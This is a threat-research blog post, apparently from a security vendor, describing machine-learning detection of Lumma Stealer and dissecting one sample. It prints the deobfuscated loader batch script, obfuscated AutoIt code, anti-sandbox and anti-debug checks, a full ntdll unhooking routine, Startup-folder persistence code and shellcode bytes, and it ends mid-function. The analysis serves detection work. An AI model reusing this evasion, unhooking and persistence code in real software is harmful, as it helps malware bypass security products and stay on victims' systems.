Unknown Title

⋮ 9/25/2025

Introduction

In early 2025, LummaStealer was in widespread use by cybercriminals targeting victims throughout the world in multiple industry verticals, including telecom, healthcare, banking, and marketing. A sweeping law enforcement operation in May brought this all to an abrupt halt. After a quiet period, we are now starting to see new variants of Lumma Stealer emerge. In light of this re-emergence, we are sharing this blog post to show one of the tools Netskope has in its arsenal to detect new and novel Lumma Stealer variants.

In January 2025, Netskope Threat Labs observed a Lumma Stealer campaign and documented its delivery mechanisms and tactics, techniques, and procedures (TTPs). This blog post presents a detailed technical analysis of a new Lumma Stealer sample, alongside Netskope AI Labs' novel machine learning–based detection approach.

Our analysis focuses on three key aspects of Lumma Stealer's operation:

- **Code obfuscation**: How the malware conceals its true functionality.
- **Evasion techniques**: Anti-sandbox and anti-analysis methods designed to bypass security defenses.
- **Persistence mechanisms**: Techniques used to maintain a foothold on infected systems.

We specifically analyze the PE binary sample `87118baadfa7075d7b9d2aff75d8e730` in this post.


ML-based detection approach

At Netskope, we've built a comprehensive, multi-layered threat protection system to safeguard customer traffic. This system is powered by AI and machine learning across multiple engines, applied in both inline fast scans and deep scans that combine static and dynamic analysis.

Our Advanced Threat Protection platform includes a Cloud Sandbox, enhanced with ML models purpose-built to detect new, novel, and targeted malware. The Cloud Sandbox executes suspicious samples in an isolated Windows environment and records detailed runtime behavior, including:

- Process trees (with API calls and DLL interactions)
- Registry modifications
- File operations
- Network activity

The image below shows a typical structure of a malicious file's process tree. Our AI model uses a tree transformer architecture to learn and understand the intricate patterns within process trees and their associated features. It employs tree positional embeddings to encode each node and its position within the tree.



Runtime behavioral features, such as registry modifications, file operations, and network communications, are also encoded into vectors. These feature vectors are then combined with the process tree embeddings to make a final malware classification.


Using a transformer-based architecture allows the model to capture generalized behavioral patterns. This patented approach not only prevents overfitting to training data but also significantly enhances our ability to detect previously unseen threats.

Our model successfully flagged the Lumma Stealer malware. The process tree embeddings, combined with runtime behaviors like registry modifications, file operations, and network activities, contributed to the high likelihood of it being malicious, proving the effectiveness of our approach against sophisticated and novel threats.


In-depth technical analysis

The analysis focused on a specific sample, identified by the hash **`87118baadfa7075d7b9d2aff75d8e730`**. This sample was categorized as a Nullsoft Scriptable Install System (NSIS) installer file. This classification was apparent


upon inspection using tools such as Detect It Easy (DIE), a screenshot of which confirmed its NSIS format. A critical aspect of this sample's functionality involves its malicious use of AutoIt. AutoIt is a legitimate and widely used scripting language, characterized by its BASIC-like syntax, designed for automating various tasks within the Windows operating system. However, in this instance, the sample leverages AutoIt for illicit purposes, indicating a potential abuse of a trusted system utility for malicious operations. This highlights a common tactic employed by threat actors: repurposing legitimate tools and frameworks to evade detection and carry out their objectives.



When extracted with an unzip utility like 7z, the sample decompresses two items: a file with the .nsi extension and a directory named $TEMP.



[NSIS].nsi: Obfuscated NSIS script, will invoke Parish.m4a to initiate the chain
Parish.m4a: obfuscated batch file
Other *.m4a: Blobs for next stage payload



The Windows batch file, Parish.m4a, is obfuscated. Its deobfuscated content is shown below:

```
Set yelZzJk=Captured.com
Set cGFjruHXQLgneWmWdHSnCYTtOGhn=
Set RYmcY=5
tasklist | findstr /I "qbsvc wrsa" & if not errorlevel 1 ping -n 205 127.0.0.1
Set /a Performances=218681
tasklist | findstr "nsWscSvc ekrn bdservicehost SophosHealth AvastUI AVGUI  & if not errorlevel
1 Set yelZzJk=AutoIt3.exe & Set cGFjruHXQLgneWmWdHSnCYTtOGhn=.a3x & Set RYmcY=300
md
extrac32 /Y Submissions.m4a *.*
set /p ="MZ" > \%yelZzJk% <nul
findstr /V "hh" Formal >> \%yelZzJk%
copy /b \%yelZzJk% + Pokemon + Unavailable + Patterns + Zambia + Ceo + Tion + Slowly + Chairs +
Filing \%yelZzJk%
cd
copy /b ..\Navigation.m4a + ..\Discusses.m4a + ..\Cups.m4a + ..\Who.m4a + ..\Our.m4a +
..\Vacation.m4a + ..\Diameter.m4a u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
start %yelZzJk% u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
cd ..
ping localhost -n %RYmcY%
```

The subsequent code snippet constitutes autoit3.exe, which is legitimate software.

```
set /p ="MZ" > \%yelZzJk% <nul
findstr /V "hh" Formal >> \%yelZzJk%
copy /b \Captured.com + Pokemon + Unavailable + Patterns + Zambia + Ceo + Tion + Slowly +
Chairs + Filing \%yelZzJk%
```

The a3x file, which includes a malicious script, is composed of the following code snippet:

```
copy /b Navigation.m4a + Discusses.m4a + Cups.m4a + Who.m4a + Our.m4a + Vacation.m4a +
Diameter.m4a u
```

Finally the following code starts the renamed Autoit3.exe whose path is stored in the `%yelZzJk%` variable, the below command-line snippet is translated as.

`%yelZzJk% -> Autoit3.exe`

`u%cGFjruHXQLgneWmWdHSnCYTtOGhn% -> u.a3x`

```
start %yelZzJk% u%cGFjruHXQLgneWmWdHSnCYTtOGhn%
```

The obfuscated AutoitScript, extracted from ‘u’, employs a while loop and switch-case obfuscation technique.

```
$highwaydestinationepinions = ACCEPT("101%120%112%115%101%33%33%100%99%84%106%123%102%60%33%113%117%115%33%83%102%116%102%115%119%102%101%60%33%113%117%115%33%69%102%116%108%117%112%113%60%33%113%117%115%33%85%106%117%109%102%60%33%101%120%112%115%101%33%89%60%33%101%120%112%115%101%33%90%60%33%101%120%112%115%101%33%89%84%106%123%102%60%33%101%120%112%115%101%33%90%84%106%123%102%60%33%101%120%112%115%101%33%89%68%112%118%111%117%68%105%98%115%116%60%33%101%120%112%115%101%33%90%68%112%118%111%117%68%105%98%115%116%60%33", 0x1 + 0x0)
$electronicbon = ACCEPT("102%121%113%116%102%34%72%107%110%110%67%118%118%116%107%100%119%118%103%61%34%102%121%113%116%102%34%72%110%99%105%117%61%34%121%113%116%102%34%85%106%113%121%89%107%112%102%113%121%61%34%121%113%116%102%34%84%103%117%103%116%120%103%102%52%61%34%114%118%116%34%84%103%117%103%116%120%103%102%52%61%34%114%118%116%34%106%85%118%102%75%112%114%119%118%61%34%114%118%116%34%106%85%118%102%81%119%118%114%119%118%61%34%114%118%116%34%106%85%118%102%71%116%116%113%116", 0x3 + 0xffffffff)
While 0x21f
    $mathematicalinappropriate = 0xdbbd
    Switch $mathematicalinappropriate
        Case 0xdbbb
            Cos(0xc0a)
            IsDeclared(ACCEPT("73%67%75%80%85%45%70%71%82%86%74%45", 0x3 + 0xffffffff))
            ObjGet(ACCEPT("75%50%78%112%105%121%104%115%123%104%121%50%80%117%109%108%106%123%112%118%117%50", 0xd + 0xfffffffa))
            ObjGet(ACCEPT("84%105%112%120%106%111%104%33%33%33%76%102%109%108%112%33%33%33%81%118%115%116%118%106%117%33%33%33%33", 0x1 + 0x0))
            $mathematicalinappropriate = $mathematicalinappropriate + 0x5c3e5 / 0x5c3e5
        Case 0xdbbc
            IsDeclared(ACCEPT("117%104%105%104%117%104%113%102%104%64%106%120%113%118%64%116%120%108%64%101%100%119%112%100%113%64", 0x5 + 0xfffffffe))
            ProgressOff()
            IsDeclared(ACCEPT("104%117%123%118%117%112%118%54%106%118%125%108%121%104%110%108%54%104%125%108%117%124%108%54", 0xc + 0xfffffffb))
            ObjGet(ACCEPT("74%104%121%117%112%125%104%115%101%94%112%123%111%107%121%104%126%104%115%101%75%112%122%106%118%101", 0xc + 0xfffffffb))
            $mathematicalinappropriate = $mathematicalinappropriate + 0xe40b / 0xe40b
        Case 0xdbbd
            $replacetraveling = DllStructCreate(ACCEPT("89%90%88%91%73%90%65%38", 0x9 + 0xfffffffd) & $highwaydestinationepinions & $electronicbon &
            ACCEPT("63%36%73%82%72%87%88%86%89%71%88%63%36%116%120%118%36%69%120%120%118%109%102%121%120%105%80%109%119%120", 0x7 + 0xfffffffd))
            ExitLoop
    EndSwitch
WEnd
```


The script snippet below appears after deobfuscation:

```
$highwaydestinationepinions = ACCEPT("101%120%112%115%101%33%33%100%99%84%106%123%102%60%33%113%117%115%33%83%102%116%102%115%119%102%101%60%33%113%117%115%33%69%102%116%108%117%112%113%60%33%113%117%115%33%85%106%117%109%102%60%33%101%120%112%115%101%33%89%60%33%101%120%112%115%101%33%90%60%33%101%120%112%115%101%33%89%84%106%123%102%60%33%101%120%112%115%101%33%90%84%106%123%102%60%33%101%120%112%115%101%33%89%68%112%118%111%117%68%105%98%115%116%60%33%101%120%112%115%101%33%90%68%112%118%111%117%68%105%98%115%116%60%33", 0x1 + 0x0)
$electronicbon = ACCEPT("102%121%113%116%102%34%72%107%110%110%67%118%118%116%107%100%119%118%103%61%34%102%121%113%116%102%34%72%110%99%105%117%61%34%121%113%116%102%34%85%106%113%121%89%107%112%102%113%121%61%34%121%113%116%102%34%84%103%117%103%116%120%103%102%52%61%34%114%118%116%34%84%103%117%103%116%120%103%102%52%61%34%114%118%116%34%106%85%118%102%75%112%114%119%118%61%34%114%118%116%34%106%85%118%102%81%119%118%114%119%118%61%34%114%118%116%34%106%85%118%102%71%116%116%113%116", 0x3 + 0xffffffff)
            $replacetraveling = DllStructCreate(ACCEPT("89%90%88%91%73%90%65%38", 0x9 + 0xfffffffd) & $highwaydestinationepinions & $electronicbon &
            ACCEPT("63%36%73%82%72%87%88%86%89%71%88%63%36%116%120%118%36%69%120%120%118%109%102%121%120%105%80%109%119%120", 0x7 + 0xfffffffd))
```

```
$highwaydestinationepinions = dword  cbSize; ptr Reserved; ptr Desktop; ptr Title; dword X; dword Y; dword XSize; dword YSize; dword XCountChars; dword YCountChars;
$electronicbon = dword FillAttribute; dword Flags; word ShowWindow; word Reserved2; ptr Reserved2; ptr hStdInput; ptr hStdOutput; ptr hStdError
            $replacetraveling = DllStructCreate(STRUCT;  & $highwaydestinationepinions & $electronicbon & ; ENDSTRUCT; ptr AttributeList)
```

Evasion technique used in AutoIt Script:

Due to its evasion and anti-analysis techniques, the sample initially exhibited a very low detection rate on VirusTotal (9/73) on its first submission, as shown in the screenshot below.



Evasion and anti-analysis technique used by this sample are as below:

Check execution environment:

The subsequent code snippet verifies the execution environment by checking if the `COMPUTERNAME` is not equal to a specified value.

- tz
- NfZtFbPfH
- ELICZ

Ensure USERNAME is not equal to :

- test22

Ensure the following process is not present:

- vmtoolsd.exe
- VboxTray.exe
- SandboxieRpcSs.exe
- avastui.exe

```
(Call(EnvGet, COMPUTERNAME) = tz) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
If ProcessExists(vmtoolsd.exe) = True Or ProcessExists(VboxTray.exe) = True Or ProcessExists(SandboxieRpcSs.exe) Then Exit
(Call(EnvGet, COMPUTERNAME) = NfZtFbPfH) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(EnvGet, COMPUTERNAME) = ELICZ) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(EnvGet, USERNAME) = test22) ? (Call(WinClose, Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
(Call(ProcessExists, avastui.exe)) ? OPERATIONCHOIR(0x2710) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf))
```

Anti-debugging:

This prevalent anti-sandbox technique leverages the discrepancies in how real machines and analytical environments manage time and execution speed.

```
Func OPERATIONCHOIR($rxbllis)
    $billinggpsestimationgerald = DllCall(kernel32.dll, long, GetTickCount)[0x0]
    DllCall(kernel32.dll, DWORD, Sleep, dword, $rxbllis)
    $explainhughesglobalthose = DllCall(kernel32.dll, long, GetTickCount)[0x0]
    $angersigns = $explainhughesglobalthose - $billinggpsestimationgerald
    If Not (($angersigns + 0x1f4) >= $rxbllis And ($angersigns + 0xfffffe0c) <= $rxbllis) Then Exit
EndFunc   ;==>OPERATIONCHOIR
```

Anti-analysis:

The sample initiates an anti-analysis check by attempting to ping a fabricated domain. Should the domain be reachable, suggesting a controlled environment, the AutoIt process self-terminates. Conversely, if the domain is unreachable, it transitions into stealth mode by concealing its tray icon.

```
FileDelete(u)
Ping(FxtwdhZNJRmN.FxtwdhZNJRmN, 0x3e8) <> 0x0) ? (Call(WinClose,
Call(AutoItWinGetTitle))) : (Opt(TrayIconHide, 0x2a93bcf / 0x2a93bcf)
```

DLL Unhooking:

Security software typically intercepts critical Windows API functions within a process's memory. This involves altering the initial bytes of legitimate functions (e.g., NtCreateProcess in ntdll.dll) to reroute their execution to the security product's own code. This allows the security mechanism to examine or block the call before it reaches the operating system. Malware can bypass this by restoring the original, unhooked function bytes, thereby nullifying the security control.

```
Func NEQNMUSTCRIMEROOMS()
    $promisedlocationrisk = DllCall(kernel32.dll, hwnd, GetCurrentProcess)
    $rxbl = DllStructCreate(ptr)
    $xboxsimultaneouslygracetouched = DllCall(kernel32.dll, hwnd, GetModuleHandleA, str, ntdll.dll)
    DllCall(psapi.dll, bool, GetModuleInformation, hwnd, $promisedlocationrisk[0x0], hwnd, $xboxsimultaneouslygracetouched[0x0], ptr, DllStructGetPtr($rxbl), dword, DllStructGetSize($rxbl))
    $dangercbsmirror = $xboxsimultaneouslygracetouched[0x0]
    $opportunityprogrammebelgium = DllCall(kernel32.dll, hwnd, CreateFileA, str, @SystemDir & \ntdll.dll, dword, 0x80000000, dword, 0x1, ptr, 0x0, dword, 0x3, dword, 0x0, ptr, 0x0)
    $rvstateheyany = DllCall(kernel32.dll, hwnd, CreateFileMapping, hwnd, $opportunityprogrammebelgium[0x0], ptr, 0x0, dword, 0x1000002, dword, 0x0, dword, 0x0, ptr, 0x0)
    $rvstateheyanyaddress = DllCall(kernel32.dll, ptr, MapViewOfFile, hwnd, $rvstateheyany[0x0], dword, 0x4, dword, 0x0, dword, 0x0, dword, 0x0)
    $metricvolkswagenapparenteverybody = DllStructCreate(char Magic[2]; word BytesOnLastPage; word Pages; word Relocations; word SizeofHeader; word MinimumExtra; word MaximumExtra; word SS; word SP; word Checksum; word IP; word CS; word Relocation;
    word Overlay; char Reserved[8]; word OEMIdentifier; word OEMInformation; char Reserved2[20]; dword AddressOfNewExeHeader, $dangercbsmirror)
    $markingby = DllStructCreate(word Machine; word NumberOfSections; dword TimeDateStamp; dword PointerToSymbolTable; dword NumberOfSymbols; word SizeOfOptionalHeader; word Characteristics, $dangercbsmirror +
    LIGHTSASSETSCONFIDENCEHOMES($metricvolkswagenapparenteverybody, AddressOfNewExeHeader) + 0x4)
    For $i = 0x0 To LIGHTSASSETSCONFIDENCEHOMES($markingby, NumberOfSections) + 0xffffffff
        $pleasedbeliefcrap = DllStructCreate(char Name[8]; dword VirtualSize; dword VirtualAddress; dword SizeOfRawData; dword PointerToRawData; dword PointerToRelocations; dword PointerToLinenumbers; word NumberOfRelocations; word
        NumberOfLinenumbers; dword Characteristics, $dangercbsmirror + (LIGHTSASSETSCONFIDENCEHOMES($metricvolkswagenapparenteverybody, AddressOfNewExeHeader) + 0xf8) + (0x28 * $i))
        If Not StringCompare(LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, Name), .text) Then
            $apparttrucksletsabroad = DllCall(kernel32.dll, bool, VirtualProtect, ptr, $dangercbsmirror + LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualAddress), dword, LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualSize), dword,
            0x40, dword*, 0x0)
            DllCall(msvcrt.dll, none:cdecl, memcpy, ptr, $dangercbsmirror + LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualAddress), ptr, $rvstateheyanyaddress[0x0] + LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualAddress), dword,
            LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualSize))
            $apparttrucksletsabroad = DllCall(kernel32.dll, bool, VirtualProtect, ptr, $dangercbsmirror + LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualAddress), dword, LIGHTSASSETSCONFIDENCEHOMES($pleasedbeliefcrap, VirtualSize), dword,
            $apparttrucksletsabroad[0x4], dword*, 0x0)
            ExitLoop
        EndIf
    Next
    DllCall(kernel32.dll, none, CloseHandle, hwnd, $promisedlocationrisk[0x0])
    DllCall(kernel32.dll, none, CloseHandle, hwnd, $opportunityprogrammebelgium[0x0])
    DllCall(kernel32.dll, none, CloseHandle, hwnd, $rvstateheyany[0x0])
    DllCall(kernel32.dll, none, FreeLibrary, hwnd, $xboxsimultaneouslygracetouched[0x0])
EndFunc   ;==>NEQNMUSTCRIMEROOMS
```

Persistence:

The sample utilizes the **CreateProcessW** API to execute `cmd.exe`. This action creates an internet shortcut (`.url`) in the Windows Startup folder, thereby establishing **persistence**. Upon system startup, this shortcut launches a JScript, which then uses an ActiveXObject to instantiate a **Wscript.Shell** object, culminating in the execution of the AutoIt payload.

```
DllStructSetData($replacetraveling, cbSize, DllStructGetSize($replacetraveling))
If Not FileExists($gmccsthobby) Or Not FileExists($servedconsidersfundraisingwoods) Or Not FileExists($effectivepumpflesh) Then
    If Not FileExists($servedconsidersfundraisingwoods) And $servedconsidersfundraisingwoods <> @ScriptFullPath Then
        FileCopy(@ScriptFullPath, $servedconsidersfundraisingwoods, 0x9)
    EndIf
    If Not FileExists($gmccsthobby) And $gmccsthobby <> @AutoItExe Then
        $segmentsfundingaudiopretty = FileOpen($gmccsthobby, 0xa)
        FileWrite($segmentsfundingaudiopretty, FileRead(FileOpen(@AutoItExe, 0x10)))
        FileClose($segmentsfundingaudiopretty)
    EndIf
    If Not FileExists($effectivepumpflesh) Then
        $referralobjectswhenevernov = FileOpen($effectivepumpflesh, 0xa)
        FileWrite($referralobjectswhenevernov, EcoTrack = new ActiveXObject( & ChrW(0x22) & Wscript. & ChrW(0x22) & + & ChrW(0x22) & Shell & ChrW(0x22) & ) & @CRLF & EcoTrack.CurrentDirectory =  & ChrW(0x22) & StringReplace(@LOCALAPPDATADIR &
        \EcoTrack Innovations, \, \\) & ChrW(0x22) & @CRLF & EcoTrack.Exec( & ChrW(0x22) & \ & ChrW(0x22) & StringRegExpReplace($gmccsthobby, ^.*\\, "") & \ & ChrW(0x22) &  & \ & ChrW(0x22) & StringRegExpReplace($servedconsidersfundraisingwoods,
        ^.*\\, "") & \ & ChrW(0x22) & ChrW(0x22) & ))
        FileClose($referralobjectswhenevernov)
    EndIf
    If ProcessExists(avp.exe) Or ProcessExists(bdagent.exe) Then
        $risingformarshall = FileOpen(@StartupDir & \EcoTrack.url, 0x22)
        FileWrite($risingformarshall, [InternetShortcut] & @CRLF & URL= & ChrW(0x22) & $effectivepumpflesh & ChrW(0x22))
        FileClose($risingformarshall)
    Else
        $responsibilityflat = DllCall(kernel32.dll, bool, CreateProcessW, wstr, NULL, wstr, cmd /k echo [InternetShortcut] >  & ChrW(0x22) & @StartupDir & \EcoTrack.url & ChrW(0x22) &  & echo URL= & ChrW(0x22) & $effectivepumpflesh & ChrW(0x22) &
        >>  & ChrW(0x22) & @StartupDir & \EcoTrack.url & ChrW(0x22) &  & exit, ptr, 0x0, ptr, 0x0, int, 0x0, dword, 0x8080000, ptr, 0x0, ptr, 0x0, ptr, DllStructGetPtr($replacetraveling), ptr, DllStructGetPtr($amazoncoukcameraspp))
    EndIf
EndIf
```

Decrypted next phase payload by self-definition function

After decryption, the malware separates into two functions using 0x89C0. The first function is responsible for decrypting the in-memory key mapping, while the second decrypts the LZ-compressed data, as shown in the image.

```
106  Func STUDYSPANISHHANDLING($aveasiavisiblepace, $infraredcheaper)
107      $champagnecompensationsimplifiedopen = @AutoItX64
108      If $champagnecompensationsimplifiedopen Then
109          Local $tripleaffiliates = 0x9090554889C84889D54989CA4531C9575653483EC08C7010000000C74104000000004584A084183C1014983C2014181F9000100075EB488DB900010000453 1D2664531C9EB3641BA010000031F60FB658080FB6142E8D3413468D
             0C0E450FB6C94D63D9420FB674190840887008048 3C00142885C19084839F8740E4539007EC54963F241
110          $tripleaffiliates &= 83C201EBC44883C4085B5E5F5DC3C0C0565348 3EC084585C0448B11448B49047E4E4183E8014A8D7402014183C2014181E2FF0000004963DA0FB6441908468D0C08450FB6C94D63D9460FB6441908448844190848428844190841 8D04000FB6C00
             FB6440108308024883C2014839F275BB448911448949044883C4085B5E5F5DC3
111      Else
